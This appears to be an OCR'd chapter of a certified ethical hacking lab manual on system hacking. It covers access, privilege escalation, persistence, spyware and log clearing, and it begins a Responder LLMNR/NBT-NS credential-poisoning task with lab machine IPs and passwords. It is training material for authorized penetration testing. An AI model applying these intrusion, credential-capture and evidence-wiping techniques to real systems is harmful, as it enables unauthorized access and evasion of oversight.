Module 06: System Hacking

Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of this task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

1. Gain access to the system
    - Perform active online attack to crack the system's password using Responder
    - Audit system passwords using L0phtCrack
    - Find vulnerabilities on exploit sites

- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

2. Perform privilege escalation to gain higher privileges
    - Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
    - Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
    - Escalate privileges by exploiting vulnerability in pkexec
    - Escalate privileges in Linux machine by exploiting misconfigured NFS
    - Escalate privileges by bypassing UAC and exploiting Sticky Keys
    - Escalate privileges to gather hashdump using Mimikatz
3. Maintain remote access and hide malicious activities
    - User system monitoring and surveillance using Power Spy
    - User system monitoring and surveillance using Spytech SpyAgent
    - Hide files using NTFS streams
    - Hide data using white space steganography
    - Image steganography using OpenStego and StegOnline
    - Maintain persistence by abusing boot or logon autostart execution
    - Maintain domain persistence by exploiting Active Directory Objects
    - Privilege escalation and maintain persistence using WMI
    - Covert channels using Covert_TCP
4. Clear logs to hide the evidence of compromise
    - View, enable, and clear audit policies using Auditpol
    - Clear Windows machine logs using various utilities
    - Clear Linux machine logs using the BASH shell
    - Hiding artifacts in windows and Linux machines
    - Clear Windows machine logs using CCleaner

Lab 1: Gain Access to the System

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.


Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.


Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu** (**10.10.1.9**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.

1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.




2. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.




3. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.

> Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



4. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

